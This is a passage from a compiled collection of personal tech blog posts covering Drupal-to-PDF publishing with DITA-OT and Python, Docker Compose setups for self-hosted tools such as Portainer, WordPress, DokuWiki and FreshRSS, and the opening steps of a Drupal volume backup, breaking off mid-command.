# Complilation of Posts

## By: Eric Strausbaugh - 08/16/2026

# Contents

**Chapter 1: Docker Blogs..... 9**
Using Drupal and DITA OT to Create a PDF File..... 10
Drupal..... 10
DITA Open Toolkit..... 10
Python..... 10
Creating Dita Bookmap and Markdown Content Types..... 10
Creating Markdown Files in Drupal..... 11
Creating Bookmap File in Drupal..... 13
Creating a Drupal View and Saving View as a JSON File..... 14
Creating Bookmap File and Markdown Files..... 15
Creating PDF File or HTML5 Files..... 16
Docker Containers..... 16
Portainer..... 16
Homepage..... 17
Drupal..... 18
WordPress..... 20
Panadoc..... 21
Heimdall..... 21
DokuWiki..... 21
FreshRSS..... 22
Linkding..... 22
How to Backup and Restore Docker Drupal Database & Files..... 23
Docker Compose File..... 23
1. Back up Volumes..... 24
2. Restore to New Volumes..... 24
References..... 25

**Chapter 2: Miscellaneous Blog Posts..... 27**
How to Reuse Content in Markdown with DITA OT..... 28
1. Set up Files to Enable Reuse..... 28
2. Show Results..... 29
Using Metasploitable 2 and Kali Linux for Security Assessments..... 30
1. Create a Custom Docker Network..... 30
2. Run Metasploitable 2..... 31
3. Run Kali Linux..... 32
4. Start Up Metasploit Framework Console..... 32
5. Run Metasploit Exploits..... 32
References..... 36
Adguard Home on Windows 11..... 36
DokuWiki Content Conversion to PDF Using DITA-OT and Python..... 37
1. Create a Bookmap File in DokuWiki..... 37
2. Create Python Conversion Script..... 38
3. Run the Python Conversion Script..... 40
4. Run DITA OT Command to Create PDF File..... 40

# Notice

## Legal Notices and Copyright

© 2026. All rights reserved.

No part of this document may be reproduced without prior written permission.

All trademarks referenced herein are the property of their respective owners.

NOTE: The eds publishing logo is AI generated by Gemini, and it used for demo purposes only.

# Preface

# Preface

This book provides a compilation of blog posts. The posts are segmented into two categories:

- Docker blog posts
- Miscellaneous blog posts

# Chapter 1

# Docker Blogs

**Topics:**


- Using Drupal and DITA OT to Create a PDF File
- Docker Containers
- How to Backup and Restore Docker Drupal Database & Files


The following are docker blog posts.

# Using Drupal and DITA OT to Create a PDF File

This post shows you how to use Drupal and DITA OpenToolkit to create a PDF file. It uses Views in Drupal and the REST UI to create a json file that will be used to create a bookmap and markdown files. These files will be used by Open Toolkit to create a PDF file.

*Prerequisites:* Drupal, DITA OT, Python

## Drupal

Drupal can be a little tricky to install. It requires a web server, like Apache, PHP, and and some sort of database, usually mysql or MariaDB is used. I am using Drupal 10.4.2 on an Ubuntu 24.04.2 LTS operating system.

Below are some possible ways to install Drupal (pulled from a Google search):

https://www.drupal.org/docs/getting-started/installing-drupal

https://www.drupal.org/docs/develop/local-server-setup/windows-development-environment/installing-drupal-with-ddev-in-wsl2-on-windows/installing-wsl2-ubuntu


https://www.simpleinformation.com/article/setup-drupal-10-ubuntu-20-minutes

https://www.digitalocean.com/community/tutorials/how-to-install-drupal-on-an-ubuntu-14-04-server-with-apache

https://www.drupal.org/docs/develop/local-server-setup/windows-development-environment/using-xampp/quick-install-drupal-with-xampp-on-windows

https://www.digitalocean.com/community/tutorials/how-to-install-drupal-with-docker-compose

Make sure that the following modules are installed in Drupal:




## DITA Open Toolkit

DITA Open Toolkit is really easy to install. You just have to unzip a zip file. It does require that you have Java installed. I am using OpenJDK version 21.0.6.

For DITA Open Toolkit, you can use markdown files instead of DITA files. For this post we will use markdown files, which are much easier to work with. DITA files require that you are familiar with fairly complex tagging. Markdown is much easier to use. See the following website for a markdown cheatsheet: Markdown Cheat Sheet

## Python


If you using a Linux system, Python should already be installed. See https://www.python.org/downloads/ to install on other operating systems.

## Creating Dita Bookmap and Markdown Content Types

We will create a Dita bookmap and two markdown files. First, let's make two new Content Types in Drupal.

For the first content type, perform the following steps:


1. Select **Structure > Content Types > Add Content Type** from the Administrator menu.
2. For the Name, enter: **markdown**.
3. For Description, enter: "Use markdown for creating markdown file."
4. Add the fields as shown below. You can Re-use an existing field for Tags.




5. Edit the Body field and make sure Body is set to allow Plain text.

For the second content type, perform the following steps:

1. Select **Structure > Content Types > Add Content Type** from the Administrator menu.
2. For the Name, enter **Dita Bookmap**.
3. For Description enter: "Use Dita Bookmap for creating a Dita bookmap."
4. Add the fields as shown below. You can Re-use an existing field for Tags.





5. Edit the Body field and make sure Body is set to allow Plain text.

## Creating Markdown Files in Drupal

Next, we will create the two markdown files. For the first file, perform the following steps:

1. Select **Content > Add Content > markdown**.
2. For the Name, enter: **Test markdown page 1**
3. Enter the following information:




For the Body field, enter the following text:


```
# Test markdown page 1

This a **test** file.

[title](https://www.example.com.md)
```

For the second file, perform the following steps:

1. Select **Content > Add Content > markdown**.
2. For the Name, enter: **Test markdown page 2**
3. Enter the following information:




For the Body field, enter the following text:

```
# Test markdown page 2


This is another markdown page.

|Syntax   |Description|
|---------|-----------|
|Header   |Title |
|Paragraph| Text |
```

## Creating Bookmap File in Drupal

Let's create the bookmap file next.

1. Select **Content > Add Content > Dita Bookmap**..
2. For the Name, enter: **Test Bookmap**
3. Enter the following information:




For Body field, enter the following information:

```
<?xml version='1.0' encoding='utf-8'?><!DOCTYPE bookmap PUBLIC "-//OASIS//
DTD DITA BookMap//EN" "../dtd/bookmap/dtd/bookmap.dtd">
<bookmap id="test1">
<booktitle>
<booklibrary>Test Document</booklibrary>
<mainbooktitle>Test Document</mainbooktitle>
<booktitlealt>By: Eric Strausbaugh</booktitlealt></booktitle>
<frontmatter>
<booklists><toc/></booklists>
</frontmatter>
<chapter href="test1.md" format="markdown">
 <topicref href="test_page2.md" format="markdown"></topicref>
</chapter>
</bookmap>
```


## Creating a Drupal View and Saving View as a JSON File

The following step shows how to make a view using the dita_test tags that we applied above.

1. Select **Structure** > **Views** > **Add View**.
2. Enter **dita_test** for the View Name.
3. Select **Create Page** and use the default settings.
4. Click on **Provide a Rest Export** and chose **api/dita_test** as the Rest Export Path.
5. Click **Save and Edit**.
6. Click on the **Edit** button for the dita_test view.
7. Click on **Add** under Filter Criteria.

8. Click on **Tags** (field_tags).
9. Click **Apply**.
10. Click **Apply and Continue**.
11. For Operator, select Is one of and enter dita_test.
12. For Access > Access restrictions: Select **Role**
13. For Access > Access options: Select **Authenticated User**
14. Click **Apply**.
15. Click on the **Rest export display**.
16. Under Formats, click on **Settings**.
17. Select **json** as the Accepted request formats and click **Apply**.
18. Under Authentication, choose **Basic_Auth**
19. Click Save.

The Preview should look similar to the following:




To save the view as a JSON file:

1. Navigate to the view that you created (e.g., http://localhost/api/dita_test). NOTE: You may need to open the view as New Incognito Window.
2. Login with your admin login and password.
3. In the view, right click and select **Save As...** (choosing **dita_test.json** as filename).

## Creating Bookmap File and Markdown Files

The following steps will create the bookmap file and markdown files from the **dita_test.json** file by using a Python script:

1. Create a directory (e.g., **python_drupal**).
2. Change directory to the directory that you created.
3. Copy the **dita_test.json** to this directory.
4. Create a file named **json_to_dita.py**.
5. Paste the following contents into the file. Then, run `python3 json_to_dita.py`

```
import json
import requests
import os

with open('dita_test.json', 'r') as file:
    data = json.load(file)

length= len(data)
print(length)

directory_name = "out"
# Create the directory
try:
    os.mkdir(directory_name)
```

```
    print(f"Directory '{directory_name}' created successfully.")
except FileExistsError:
    print(f"Directory '{directory_name}' already exists.")
except PermissionError:
    print(f"Permission denied: Unable to create '{directory_name}'.")
except Exception as e:
    print(f"An error occurred: {e}")

for x in range(length):
    if data[x]['field_tags'][0]['target_id'] is not None:
        file1 = open(directory_name + "/" + data[x]['field_name'][0]
['value'], "w")
        file1.write(data[x]['body'][0]['value'])
        print(data[x]['vid'][0]['value'])
        print(data[x]['body'][0]['value'])
        print(data[x]['field_name'][0]['value'])
        file1.close()
```

This creates the bookmap and markdown files that you created in previous steps in the **out** directory.

### Creating PDF File or HTML5 Files

Within the directory where the bookmap and markdown files reside, run:

```
  ~/dita-ot-x.x/bin/dita --input=test_bookmap.ditamap --format=pdf --
output=out
```

or

```
  ~/dita-ot-x.x/bin/dita --input=test_bookmap.ditamap --format=html5 --
output=out
```

**NOTE:** DITA-OT must be installed to run the commands above. See https://www.dita-ot.org/dev/topics/installing for installation instructions.

## Docker Containers

### Portainer

A must have for running Docker. Shows all your containers, images, and volumes. It lets you stop and start the containers and shows the ports that they are running on.

docker-compose.yml:

```
services:
  portainer:
    container_name: portainer
    image: portainer/portainer-ce:lts
    restart: no
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock
      - portainer_data:/data
    ports:
      - 9443:9443
      #- 8000:8000 # Optional: only needed if you plan to use the Edge Agent
volumes:
  portainer_data:
    name: portainer_data
```

## Homepage

Lets you set links to services and websites that you use frequently. Uses configuration files for setting the links, backgrounds, and icons.

docker-compose.yml:

```
services:
  homepage:
    image: ghcr.io/gethomepage/homepage:latest
    container_name: homepage
    ports:
      - 3001:3000 # Map host port 3000 to container port 3000
    volumes:
      - ./config:/app/config # Mount a local directory for configuration
 files
       #- /var/run/docker.sock:/var/run/docker.sock:ro # Optional: for
 Docker integrations (read-only)
    environment:
      #PUID: 1000 # Optional: your user ID
      #PGID: 1000 # Optional: your group ID
      HOMEPAGE_ALLOWED_HOSTS: localhost:3001
    restart: no
```

settings.yaml

```
---
# For configuration options and examples, please see:
# https://gethomepage.dev/configs/settings/
#
#
title: My Homepage

background: https://images.unsplash.com/photo-1502790671504-542ad42d5189?
auto=format&fit=crop&w=2560&q=80 # <----- add this line

providers:
  openweathermap: openweathermapapikey
  weatherapi: weatherapiapikey
```

services.yaml:

```
--
# For configuration options and examples, please see:
# https://gethomepage.dev/configs/services/
#
# icons found here https://github.com/walkxcode/dashboard-icons

- My First Group:
    - Portainer Service:
        icon: portainer-alt.png
        href: https://localhost:9443
        description: Portainer
    - Drupal Service:
        href: http://localhost:8080
        description: Drupal 11 (Docker Container)
    - My Wordpress:
        icon: wordpress.png
        href: http://localhost:8888
        description: Wordpress
- My Second Group:
    - My Github Page:
        icon: github.png
```

```
        href: https://github.com/edstraus23/
        description: This is my Github page
- My Third Group:
    -  FreshRSS Service:
        icon: freshrss.png
        href: http://localhost:8083
        description: FreshRSS service
    -  DockuWiki Service:
        icon: dokuwiki.png
        href: http://localhost:8889
        description: DokuWiki service
```

Icon Search Website: https://dashboardicons.com/

bookmarks.yaml:

```
---
# For configuration options and examples, please see:
# https://gethomepage.dev/configs/bookmarks

- Developer:
    - Github:
        - abbr: GH
          href: https://github.com/
    - Dashboard Icons:
        - abbr: DI
          href: https://dashboardicons.com

- Social:
    - Reddit:
        - abbr: RE
          href: https://reddit.com/
    - Yahoo:
        - abbr: YH
          href: https://mail.yahoo.com/

- Entertainment:
    - YouTube:
        - abbr: YT
          href: https://youtube.com/
```

## Drupal

Drupal is a content management system (CMS) that allows you create dynamic web sites. It can be somewhat difficult to install because it has a lot of dependencies. Using a docker container to perform the install makes the installation process easier.

Also, see Using Drupal and DITA OT to Create a PDF File for a Drupal use case.

Docker-compose.yml:

```
# Database username: postgres
# Database password: example
# ADVANCED OPTIONS; Database host: postgres
#

version: '3.1'

services:

  drupal:
    image: my-drupal:latest
    ports:
```

```
      - 8080:80
    volumes:
      - modules:/var/www/html/modules
      - profiles:/var/www/html/profiles
      - themes:/var/www/html/themes
      # this takes advantage of the feature in Docker that a new anonymous
      # volume (which is what we're creating here) will be initialized with
 the
      # existing content of the image at the same location
      - sites:/var/www/html/sites
    restart: none

  postgres:
    image: postgres:16
    environment:
      POSTGRES_PASSWORD: example
    restart: none
    volumes:
      - pgdata:/var/lib/postgresql/data

volumes:
  modules:
  profiles:
  themes:
  sites:
  pgdata:
```

I created my own image (see Dockerfile that follows) to include Composer and the REST UI module.

Dockerfile:

```
FROM drupal:latest

# Install Composer
COPY --from=composer/composer:latest-bin /composer /usr/local/bin/composer

# Install REST UI module
RUN composer require drupal/restui

ENV DRUSH_VERSION 8.4.9
RUN curl -L --silent https://github.com/drush-ops/drush/releases/download/
${DRUSH_VERSION}/drush.phar \
  > /usr/local/bin/drush && chmod +x /usr/local/bin/drush
```

Here's the command to build the docker image:

```
docker build -t my-drupal:latest .
```

Use `PostgreSQl` as the database type.

Use `postgres` as the database name.

Use `postgres` as the database user name.

Use `example` as the database password.

Use `postgres` as the host.

Use `5432` as the port number.

## WordPress

Easy to use content management system for developing web sites.

```
version: '3.7'

volumes:
  wp-data:
networks:
  wp-back:

services:

  db:
    image: mysql:5.7
    volumes:
      - wp-data:/var/lib/mysql
    environment:
       MYSQL_ROOT_PASSWORD: rootPassword
       MYSQL_DATABASE: wordpress
       MYSQL_USER: wp-user
       MYSQL_PASSWORD: wp-pass
    ports:
      - 8889:3306
    networks:
      - wp-back

  phpmyadmin:
    depends_on:
      - db
    image: phpmyadmin/phpmyadmin
    environment:
      PMA_HOST: db
      MYSQL_USER: wp-user
      MYSQL_PASSWORD: wp-pass
      MYSQL_ROOT_PASSWORD: rootPassword
    ports:
      - 3002:80
    networks:
      - wp-back

wordpress:
    depends_on:
      - db
    image: wordpress:latest
    ports:
      - 8888:80
      - 443:443
    environment:
       WORDPRESS_DB_HOST: db
       WORDPRESS_DB_USER: wp-user
       WORDPRESS_DB_PASSWORD: wp-pass
    volumes:
      - ./wordpress-files:/var/www/html
    container_name: wordpress-site
    networks:
      - wp-back
```

If needed, you can log into phpmyadmin on port 3002 using the user name and password provided in the docker-compose.xml file. You may need to change the url address in the wp_options table if your local IP address changes.

View the following video to set up your site: https://wordpress.com/support/courses/create-your-website/

Using the twenty twenty-three theme.

## Panadoc

Allows conversion from one documentation format to another (for example, markdown to pdf file).

Examples:

*From markdown to PDF format*

```
docker run --rm --volume "$(pwd):/data" --user "$(id -u):$(id -g)" pandoc/
latex -f markdown -t pdf -o drupal_dita_pdf.pdf -i drupal_dita_pdf.md
```

*From dokuwiki to markdown format*

```
docker run --rm --volume "$(pwd):/data" --user "$(id -u):$(id -g)" pandoc/
latex -f dokuwiki -t markdown -o drupal_dita_pdf.md -i drupal_dita_pdf.txt
```

## Heimdall

Similar to homepage but configuration files are not needed.

```
  heimdall:
    image: lscr.io/linuxserver/heimdall:latest
    container_name: heimdall
    environment:
      - PUID=1000
      - PGID=1000
      - TZ=America/New_York
    volumes:
      - ./config:/config
    ports:
      - 8085:80
      - 447:443
    networks:
      - my-bridge-network
    restart: no

networks:
    my-bridge-network:
      driver: bridge
```

## DokuWiki

Easy to use text-based wiki.

docker-compose.yml:

```
version: '3'
services:
  dokuwiki:
    container_name: dokuwiki
    image: php:8.2-apache-bookworm
    restart: unless-stopped
    networks:
      - dokuwiki
    ports:
      - '8889:80'
    volumes:
      - ./html:/var/www/html

networks:
  dokuwiki:
```

NOTE: php:8.2-apache-bookworm was changed from php:7-apache-bullseye. The latest version of dokuwiki requires PHP 8.

See https://loganmarchione.com/2022/03/the-best-way-to-run-dokuwiki-in-docker/ for installation instructions.

- Exec into the container.

```
docker exec -it dokuwiki /bin/bash
```

- Download DokuWiki.

```
cd /var/www/html
curl --remote-name https://download.dokuwiki.org/src/dokuwiki/dokuwiki-
stable.tgz
tar -xzvf dokuwiki-stable.tgz --strip-components=1
rm dokuwiki-stable.tgz
chown -R www-data:www-data /var/www/
```

- Go to http://your_docker_server_IP:8889/install.php and the DokuWiki install page displays. Make sure to create and admin account.

Installed Dokuwiki extension plugins:

- **Bookcreator Plugin** by Gerrit Uitslag (previous: Luigi Micco) 2024-02-07 - Allow to make a book (PDF, ODT, HTML or text) from selected pages
- **dw2markdown plugin** by i-net software 2025-11-04 - Render a DW page to Markdown
- **Dw2Pdf plugin** by Andreas Gohr and Luigi Micco 2023-11-25 - DokuWiki to PDF converter
- **EditTable plugin** by Andreas Gohr 2023-01-14 - Provide a custom editor for tables
- **PDF-Tools for dw2pdf** by Gero Gothe 2021-11-11 - Additional features for PDF-Generation (requires dw2pdf)

## FreshRSS

A self-hosted reader that aggregates popular feeds from news sites, blogs, and podcasts.

```
services:
  freshrss:
    image: freshrss/freshrss:latest
    container_name: freshrss
    ports:
      - "8083:80"
    volumes:
      # This line is crucial for data persistence
      - ./freshrss_data:/var/www/FreshRSS/data
    environment:
      - PUID=1000 # Example PUID, check your system's user ID
      - PGID=1000 # Example PGID, check your system's group ID
      - TZ=America/New_York
    restart: no
```


## Linkding

Bookmark manager that you host on your home server. It has an excellent search feature.

```
services:
  linkding:
    container_name: "${LD_CONTAINER_NAME:-linkding}"
    image: sissbruecker/linkding:latest
    ports:
      - "${LD_HOST_PORT:-9090}:9090"
    volumes:
      - "${LD_HOST_DATA_DIR:-./data}:/etc/linkding/data"
```

```
    env_file:
      - .env
    restart: no
```

## How to Backup and Restore Docker Drupal Database & Files




I plan to use the Drupal docker container heavily, and I want to back up the data that I create for it.

### Docker Compose File

Below is the Drupal docker compose file:

```
# Database username: postgres
# Database password: example
# ADVANCED OPTIONS; Database host: postgres
#

version: '3.1'

services:

  drupal:
    image: my-drupal:latest
    ports:
      - 8080:80
    volumes:
      - modules:/var/www/html/modules
      - profiles:/var/www/html/profiles
      - themes:/var/www/html/themes
      # this takes advantage of the feature in Docker that a new anonymous
      # volume (which is what we're creating here) will be initialized with
 the
      # existing content of the image at the same location
      - sites:/var/www/html/sites
    restart: none

  postgres:
    image: postgres:16
    environment:
```

```
      POSTGRES_PASSWORD: example
    restart: none
    volumes:
      - pgdata:/var/lib/postgresql/data

volumes:
  modules:
  profiles:
  themes:
  sites:
  pgdata:
```

NOTE: The actual volume files are managed by Docker and are not stored locally in the project directory. The most important data is stored in the pgdata and sites volumes.

## 1. Back up Volumes

To prevent database corruption, bring your stack down first so all pending database transactions are safely flushed to disk.

#### Step 1: Stop and remove active containers

```
docker compose down
```

#### Step 2: Archive the pgdata volume

Run a temporary Alpine Linux container to archive the data.

```
docker run --rm \
  -v drupal3_pgdata:/source:ro \
  -v $(pwd):/backup \
  alpine tar czf /backup/drupal3_pgdata_backup.tar.gz -C /source .
```

#### Step 3: Archive the sites volume

Your uploaded files (images, PDFs, custom themes, etc.) reside in your sites volume. Run the same process for this volume:

```
docker run --rm \
  -v drupal3_sites:/source:ro \
  -v $(pwd):/backup \
